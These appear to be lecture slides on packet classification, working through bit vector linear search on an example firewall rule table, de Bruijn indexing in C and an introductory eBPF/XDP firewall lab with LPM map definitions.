 - ❑ ipv4 → 32 ip.src + 32 ip.dst + 16 sport + 16 dport + 8 ip.proto = **104 bits**
 - ❑ ipv6 → 128 ip.src + 128 ip.dst + 16 sport + 16 dport + 8 ip.proto = **296 bits**

TCAMs for routing look-up



CAMs: not always a viable solution

- ❑ Several reasons to consider **algorithmic alternatives to ternary CAMs**
 - ❑ Smaller density and larger power of CAMs versus SRAMs
 - ❑ Difficulty of integrating forwarding logic with the CAM
 - ❑ Rule multiplication caused by ranges
 - ❑ Several CAM vendors were also considering algorithmic solutions
 - ❑ No CAMs in SW packet processing
 - ❑ we still need fast SW implementations (especially with new NFV programming models)
- ❑ Examples of algorithmic approaches:
 - ❑ Tries: Multi-dimensional schemes
 - ❑ Binary search

An alternative approach: divide-and-conquer


- ❑ **Divide-and-conquer** refers to dividing a problem into simpler pieces and then efficiently combining the answers from the pieces
- ❑ Start by slicing the rule database into columns, with the *i*th column storing all distinct prefixes (or ranges) in field *i*
- ❑ Given a packet P , determine the matching prefixes for each of its fields separately
- ❑ Finally, combine the results of the best-matching-prefix lookups on individual fields
- ❑ 3 methods that differ from each other in how the lookup of individual fields is combined into a single compound lookup
 - ❑ (i) *Bit Vector Linear Search*; (ii) *Cross-producing*; (iii) *Decision Tree Approach*

Reference example

Firewall rule database

	Destination	Source	Destination Port	Source Port	Flags	Comments
1	<i>M</i>	*	25	*	*	Allow inbound mail
2	<i>M</i>	*	53	*	UDP	Allow DNS access
3	<i>M</i>	<i>S</i>	53	*	*	Secondary access
4	<i>M</i>	*	23	*	*	Incoming telnet
5	<i>TI</i>	<i>TO</i>	123	123	UDP	NTP time info
6	*	Net	*	*	*	Outgoing packets
7	Net	*	*	*	TCP ack	Return ACKs OK
8	*	*	*	*	*	Block everything!

Topology




Reference example

Firewall rule database

	Destination	Source	Destination Port	Source Port	Flags	Comments
1	M	*	25	*	*	Allow inbound mail
2	M	*	53	*	UDP	Allow DNS access
3	M	S	53	*	*	Secondary access
4	M	*	23	*	*	Incoming telnet
5	T1	TO	123	123	UDP	NTP time info
6	*	Net	*	*	*	Outgoing packets
7	Net	*	*	*	TCP ack	Return ACKs OK
8	*	*	*	*	*	Block everything!

“Sliced” database



Bit Vector Linear Search

- ❑ Any match X in a given single field DB excludes the entries that don't match X in the other single field DBs
 - ❑ e.g.: a packet with destination address in T1 matches rules 5, 6, 7, 8 in DB 1
 - ❑ rules 1, 2, 3 and 4 can be “ignored” also in the other DBs
- ❑ The search algorithm needs to search only the intersection of the remaining sets obtained by each field lookup
- ❑ This would clearly be a good heuristic for optimizing the average case if the remaining sets are typically small
- ❑ one can guarantee performance even in the worst case
 - ❑ for each single DB we store a bitmask indicating which rules match the input packet
 - ❑ the intersection is obtained by simply **ANDing** the k bitmasks (k = number of match fields)
 - ❑ ***if the rules are ordered by descending priority, the best rule is the one associated to the first bit from the left set to 1***

Destination field DB extraction from full DB

1
2
3
4
5
6
7
8

	Destination	Source	Destination Port	Source Port	Flags	Comments
M	*		25	*	*	Allow inbound mail
M	*		53	*	UDP	Allow DNS access
M	S		53	*	*	Secondary access
M	*		23	*	*	Incoming telnet
T1	TO		123	123	UDP	NTP time info
*	Net		*	*	*	Outgoing packets
Net	*		*	*	TCP ack	Return ACKs OK
*	*		*	*	*	Block everything!

Field1 DB

field	b0	b1	b2	b3	b4	b5	b6	b7
M								
T1								
Net								
*								

4 different values, 8 bit bitmask

Destination field DB extraction from full DB

	Destination	Source	Destination Port	Source Port	Flags	Comments
1	M	*	25	*	*	Allow inbound mail
2	M	*	53	*	UDP	Allow DNS access
3	M	S	53	*	*	Secondary access
4	M	*	23	*	*	Incoming telnet
5	T1	TO	123	123	UDP	NTP time info
6	*	Net	*	*	*	Outgoing packets
7	Net	*	*	*	TCP ack	Return ACKs OK
8	*	*	*	*	*	Block everything!

Field1 DB

field	b0	b1	b2	b3	b4	b5	b6	b7
M								
T1								
Net								
*								

if destination matched M, rules 5 never matches

Destination field DB extraction from full DB

	Destination	Source	Destination Port	Source Port	Flags	Comments
1	M	*	25	*	*	Allow inbound mail
2	M	*	53	*	UDP	Allow DNS access
3	M	S	53	*	*	Secondary access
4	M	*	23	*	*	Incoming telnet
5	T1	TO	123	123	UDP	NTP time info
6	*	Net	*	*	*	Outgoing packets
7	Net	*	*	*	TCP ack	Return ACKs OK
8	*	*	*	*	*	Block everything!

Field1 DB

field	b0	b1	b2	b3	b4	b5	b6	b7
M	1	1	1	1	0	1	1	1
T1								
Net								
*								

resulting bitmask = 11110111

Destination field DB extraction from full DB

	Destination	Source	Destination Port	Source Port	Flags	Comments
1	M	*	25	*	*	Allow inbound mail
2	M	*	53	*	UDP	Allow DNS access
3	M	S	53			Secondary access
4	M	*	23	*	*	Incoming telnet
5	T1	TO	123	123	UDP	NTP time info
6	*	Net	*	*	*	Outgoing packets
7	Net	*	*	*	TCP ack	Return ACKs OK
8	*	*	*	*	*	Block everything!

Field1 DB

field	b0	b1	b2	b3	b4	b5	b6	b7
M	1	1	1	1	0	1	1	1
T1								
Net								
*								

if destination matches T1, rules 1,2, 3 and 4 never match

Destination field DB extraction from full DB

	Destination	Source	Destination Port	Source Port	Flags	Comments
1	M	*	25	*	*	Allow inbound mail
2	M	*	53	*	UDP	Allow DNS access
3	M	S	53			Secondary access
4	M	*	23	*	*	Incoming telnet
5	TI	TO	123	123	UDP	NTP time info
6	*	Net	*	*	*	Outgoing packets
7	Net	*	*	*	TCP ack	Return ACKs OK
8	*	*	*	*	*	Block everything!

Field1 DB

field	b0	b1	b2	b3	b4	b5	b6	b7
M	1	1	1	1	0	1	1	1
T1	0	0	0	0	1	1	1	1
Net								
*								

resulting bitmask = 00001111

Destination field DB extraction from full DB

	Destination	Source	Destination Port	Source Port	Flags	Comments
1	M	*	25	*	*	Allow inbound mail
2	M	*	53	*	UDP	Allow DNS access
3	M	S	53			Secondary access
4	M	*	23	*	*	Incoming telnet
5	T1	TO	123	123	UDP	NTP time info
6	*	Net	*	*	*	Outgoing packets
7	Net	*	*	*	TCP ack	Return ACKs OK
8	*	*	*	*	*	Block everything!

Field1 DB

field	b0	b1	b2	b3	b4	b5	b6	b7
M	1	1	1	1	0	1	1	1
T1	0	0	0	0	1	1	1	1
Net	0	0	0	0	0	1	1	1
*								

and so on...

Destination field DB extraction from full DB

	Destination	Source	Destination Port	Source Port	Flags	Comments
1	M	*	25	*	*	Allow inbound mail
2	M	*	53	*	UDP	Allow DNS access
3	M	S	53			Secondary access
4	M	*	23	*	*	Incoming telnet
5	T1	TO	123	123	UDP	NTP time info
6	*	Net	*	*	*	Outgoing packets
7	Net				TCP ack	Return ACKs OK
8	*	*	*	*	*	Block everything!

Field1 DB

field	b0	b1	b2	b3	b4	b5	b6	b7
M	1	1	1	1	0	1	1	1
T1	0	0	0	0	1	1	1	1
Net	0	0	0	0	0	1	1	1
*	0	0	0	0	0	1	0	1

and so on...

Bit Vector Linear Search example (“disjoint” prefix ranges)

Destination Prefixes	Source Prefixes	DstPort Prefixes	SrcPort Prefixes	Flags Prefixes
M 11110111	S 11110011	25 10000111	123 11111111	UDPI 11111101
T1 00001111	T0 11011011	53 01100111	* 11110111	TCPI 10110111
Net 00000111	Net 11010111	23 00010111		* 10110101
*	*	123 00001111		
		*		

Bit Vector Linear Search example (“disjoint” prefix ranges)

Destination Prefixes	Source Prefixes	DstPort Prefixes	SrcPort Prefixes	Flags Prefixes
M 11110111	S 11110011	25 10000111	123 11111111	UDP 11111101
T1 00001111	T0 11011011	53 01100111	* 11110111	TCPI 10110111
Net 00000111	Net 11010111	23 00010111		*
* 00000101	* 11010011	123 00001111		10110101

look up keys: T1, T0, 123, 123, UDP

Bit Vector Linear Search example (“disjoint” prefix ranges)

0 0 0 0 1 1 1 1

AND

1 1 0 1 1 0 1 1

AND

0 0 0 0 1 1 1 1

AND

1 1 1 1 1 1 1 1

AND

1 1 1 1 1 1 0 1

Bit Vector Linear Search example (“disjoint” prefix ranges)

0 0 0 0 1 1 1 1

AND

1 1 0 1 1 0 1 1

AND

0 0 0 0 1 1 1 1

AND

1 1 1 1 1 1 1 1

AND

1 1 1 1 1 1 0 1

=

0 0 0 0 1 0 0 1

Bit Vector Linear Search example (“disjoint” prefix ranges)

0 0 0 0 1 1 1 1

AND

1 1 0 1 1 0 1 1

AND

0 0 0 0 1 1 1 1

AND

1 1 1 1 1 1 1 1

AND

1 1 1 1 1 1 0 1

=

0 0 0 0 1 0 0 1

matched rule: #5

Destination	Source	Destination Port	Source Port	Flags	Comments
M	*	25	*	*	Allow inbound mail
M	*	53	*	UDP	Allow DNS access
M	S	53	*	*	Secondary access
M	*	23	*	*	Incoming telnet
T/I	TO	123	123	UDP	NTP time info
*	Net				Outgoing packets
Net	*	*	*	TCP ack	Return ACKs OK
*	*	*	*	*	Block everything!

But what if I found multiples matching rules?

- ❑ In case of a simple DROP/ACCEPT firewall, we only need to verify if the final bitvector result is != 0
- ❑ But in more complex cases, we need to understand what is the lowest cost rule (or the highest priority matching rule)
- ❑ Assuming a descending order, the highest priority rule is the one related to the leftmost bit set to 1 in the final bitvector result
- ❑ Searching for this has a linear complexity in a naive approach
- ❑ ***We need something more efficient!***
- ❑ **Possible Solution:** Leiserson et al. "Using de Bruijn sequences to index a 1 in a computer word"
 - ❑ <https://www.academia.edu/download/41176510/0fcfd5107691fdedff000000.pdf> 20160115-19908-1ocbbzi.pdf
 - ❑ inspired by Miano, Sebastiano, et al. "Securing Linux with a faster and scalable iptables." ACM SIGCOMM Computer Communication Review 49.3 (2019). (***Further details in the next laboratory***)

How do I search for the leftmost bit set to 1?

- Naive approach: linear search
 - linear complexity
- Better approach:
 - indexing all possible combination of the substrings for each index n
 - lookup time constant
- Shortcoming
 - exponential memory explosion

word	index
000	0
100	1
110	1
101	1
111	1
010	2
011	2
001	3

Optimization

Look for the position of the first bit to 1 in the bitvector using the de Bruijn sequences to find the index of the first bit set in a single word [Mia19]

Algorithm at a glance (input word x , len = n bits)

1. isolate the 1 (*)

```
y = x & (-x)
```

2. define a hash function for indexing the n different “one-1 words”

```
h(z)=z*DeBruijn_>>(n-log2(n))
```

3. find the index of the lowest order 1 in x

```
index = h(x & (-x))
```

Using de Bruijn Sequences to
Index a 1 in a Computer Word

Charles E. Leiserson

Harald Prokop

Keith H. Randall

MIT Laboratory for Computer Science, Cambridge, MA 02139, USA
`{cel,prokop,randall}@lcs.mit.edu`

July 7, 1998

(*) with this operation, we isolate the rightmost bit (i.e. in reverse order w.r.t. previous examples)

32-bit C implementation of the DeBruijn strategy

```
#define debruijn32 0x077CB531UL
/* debruijn32 = 0000 0111 0111 1100 1011 0101 0011 0001 */

/* table to convert debruijn index to standard index */
int index32[32];

/* routine to initialize index32 */
void setup( void )
{
    int i;
    for(i=0; i<32; i++)
        index32[ (debruijn32 << i) >> 27 ] = i;
}

/* compute index of rightmost 1 */
int rightmost_index( unsigned long b )
{
    b &= -b;
    b *= debruijn32;
    b >>= 27;
    return index32[b];
}
```

Bit Vector Linear Search: performance

- ❑ N rules, the intersected bitmaps are N bits long.
 - ❑ Hence, computing the AND **requires $O(N)$ operations**
 - ❑ **Why not do simple linear search instead?**
- ❑ Computing the AND of K bit vectors N-bit long is **$O(N*K)$**
 - ❑ but general purpose 64 bit CPUs do 64 bit AND and memory look up in 1 clock cycle
 - ❑ and specialized HW can do even better...
- ❑ Thus, in reality, we have **$O(N*K/W)$** where **W** is the **memory width**
- ❑ For example, using $W = 1000$ and $k = 5$ fields, the number of memory accesses for 5000 rules is $5000 * 6/1000 = 30$. Using 10-nsec SRAM, this allows a rule lookup in 300 nsec, which is sufficient to process minimum-size (40-byte) packets at wire speed on a gigabit link.
 - ❑ but specialized HW can do even better → ***k-fold parallelism***

Laboratory: a simple Linear Bit Vector Firewall with eBPF/XDP

inspired by: [Mia19] Miano, Sebastiano, et al. "Securing Linux with a faster and scalable iptables." ACM SIGCOMM Computer Communication Review 49.3 (2019)

eBPF introduction (<https://ebpf.io/what-is-ebpf/>)

- ❑ eBPF is a framework (originally developed for Linux) that allows programmers
 - ❑ to write small network programs in ***high level languages*** (C, python, rust, etc...)
 - ❑ to ***inject the program byte code into the kernel*** via several entry points called ***hooks***
 - ❑ to ***execute*** the program within the kernel ***in a sandbox environment***
 - ❑ to ***interact*** with the in-kernel program execution at runtime via different interfaces
 - ❑ to ***store/read data*** from both the kernel and the user space in specific data structures called ***maps***
- ❑ By allowing to run sandboxed programs within the operating system, application developers can run eBPF programs to ***add additional capabilities to the operating system at runtime***
 - ❑ without having to deal with low level kernel programming and security details
- ❑ The ***operating system guarantees safety and execution efficiency*** as if natively compiled with the aid of a Just-In-Time (JIT) compiler and verification engine
- ❑ Direct access to kernel resources ***eliminates the resource-intensive context switching*** typical in regular applications.

is eBPF really used?

August 19, 2020 ANNOUNCEMENTS

Google announces Cilium & eBPF as the new networking dataplane for GKE



Today marks an exciting day for the Cilium community and all Cilium contributors, Google just announced that Cilium has been selected and made available as the new datapath for GKE and Anthos:

“Today, we’re introducing GKE Dataplane V2, an opinionated dataplane that harnesses the power of eBPF and Cilium, an open source project that makes the Linux kernel Kubernetes-aware using eBPF.

You can read all the details in the official [announcement](#). In this post, we will take a look behind the scenes that lead up to this.

Katran

A high performance layer 4 load balancer



[Website](#) | [GitHub](#)

Katran is a C++ library and eBPF program to build a high-performance layer 4 load balancer forwarding plane. Katran leverages the XDP infrastructure from the Linux kernel to provide an in-kernel facility for fast packet processing. Its performance scales linearly with the number of NIC's receive queues and it uses RSS friendly encapsulation for forwarding to L7 load balancers.

Facebook, Google, Isovalent, Microsoft and Netflix Launch eBPF Foundation as Part of the Linux Foundation

Industry leaders come together to drive the growth of eBPF as a transformational technology to redefine networking, security, tracing and observability



L4Drop: XDP DDoS Mitigations

28/11/2018




Arthur Fabre

Efficient packet dropping is a key part of Cloudflare's distributed denial of service (DDoS) attack mitigations. In this post, we introduce a new tool in our packet dropping arsenal: L4Drop.

eBPF hooks

- ❑ eBPF programs are event-driven and are run when the kernel or an application passes a certain hook point.
- ❑ Pre-defined hooks include system calls, function entry/exit, kernel tracepoints, network events, and several others.
- ❑ In this Lab we focus on **XDP**, the lowest possible hook which is implemented directly in the NIC driver
 - ❑ eBPF programs injected into the XDP hooks have almost zero dependency on other kernel modules and data structure
 - ❑ very simple programming interface
 - ❑ good performance
 - ❑ less flexibility than “full” eBPF programs




How are eBPF programs written?


The Linux kernel expects eBPF programs to be loaded in the form of bytecode.

The more common development practice ***is to leverage a compiler suite like LLVM to compile pseudo-C code into eBPF bytecode.***

eBPF target refers to a RISC register virtual machine with a total of 11 64-bit registers, a program counter and a 512 byte fixed-size stack.



Loading and eBPF program




The eBPF program can be loaded into the Linux kernel using the **bpf system call**.

Verification and Jit Compilation


The **verification** step ensures that the eBPF program is safe to run: no un-bounded loops, no invalid memory access, no crashes.

The **Just-in-Time** (JIT) compilation step translates the generic bytecode of the program into the machine specific instruction set.



eBPF Maps

eBPF programs can leverage the concept of **eBPF maps** to store and retrieve data in a wide set of data structures.



eBPF Map Types

```
enum bpf_map_type {  
    BPF_MAP_TYPE_UNSPEC,  
    BPF_MAP_TYPE_HASH,  
    BPF_MAP_TYPE_ARRAY,  
    BPF_MAP_TYPE_PROG_ARRAY,  
    BPF_MAP_TYPE_PERF_EVENT_ARRAY,  
    BPF_MAP_TYPE_PERCPU_HASH,  
    BPF_MAP_TYPE_PERCPU_ARRAY,  
    BPF_MAP_TYPE_STACK_TRACE,  
    BPF_MAP_TYPE_CGROUP_ARRAY,  
    BPF_MAP_TYPE_LRU_HASH,  
    BPF_MAP_TYPE_LRU_PERCPU_HASH,  
};
```

eBPF helper functions

eBPF programs can make function calls into *helper functions*, a well-known and stable API offered by the kernel

- socket operations, checksums, update maps, operations on packets, Linux Network stack integration



How do we proceed?

- ❑ (eBPF/)XDP programming would require a few introductory hours
 - ❑ BTW, a nice tutorial: <https://github.com/xdp-project/xdp-tutorial>
- ❑ We don't have time for this...

Let's learn by doing!!

Development environment


Simplest thing to do: use xdp-tutorial as our development environment

1. xdp-tutorial current version *natively* supported by *ubuntu-20.04
2. clone GIT repository:

```
git clone https://github.com/xdp-project/xdp-tutorial.git
```

3. setup dependencies (read **setup_dependencies.org**)
4. create a lab dir
mkdir DIRNAME
5. modify Makefile to include the new dirs
6. set up the new dir by copying another one

A simple (and perhaps meaningless) ACL example



Implementing the XDP program: maps

```
struct {
    __uint(type, BPF_MAP_TYPE_LPM_TRIE);
    __uint(key_size, sizeof(struct v4_lpm_key));
    __uint(value_size, sizeof(__u8));
    __uint(max_entries, RULE_NUM);
    __uint(map_flags, BPF_F_NO_PREALLOC);
} saddr_db SEC(".maps");
```

A MAP can be allocated at runtime with libbpf like in this case, or statically allocated from the kernel program (when it is inserted). This is an LPM map named "saddr_db"

Implementing the XDP program: maps

```
struct {
    __uint(type, BPF_MAP_TYPE_LPM_TRIE);
    __uint(key_size, sizeof(struct v4_lpm_key));
    __uint(value_size, sizeof(__u8));
    __uint(max_entries, RULE_NUM);
    __uint(map_flags, BPF_F_NO_PREALLOC);
} saddr_db SEC(".maps");
```

eBPF does not care about what is the structure of the map keys and values, but only about their size. In this stupid example the value is a `__u8` dummy value (not used, but values can not be of size 0) v

Implementing the XDP program: maps

```
struct {
    __uint(type, BPF_MAP_TYPE_LPM_TRIE);
    __uint(key_size, sizeof(struct v4_lpm_key));
    __uint(value_size, sizeof(_u8));
    __uint(max_entries, RULE_NUM);
    __uint(map_flags, BPF_F_NO_PREALLOC);
} saddr_db SEC(".maps");
```

v4_lpm_key is
defined in this
struct

```
struct v4_lpm_key {
    __u32 prefixlen;
    __be32 addr;
};
```

Implementing the XDP program: maps

```
struct {
    __uint(type, BPF_MAP_TYPE_LPM_TRIE);
    __uint(key_size, sizeof(struct v4_lpm_key));
    __uint(value_size, sizeof(__u8));
    __uint(max_entries, RULE_NUM);
    __uint(map_flags, BPF_F_NO_PREALLOC);
} saddr_db SEC(".maps");
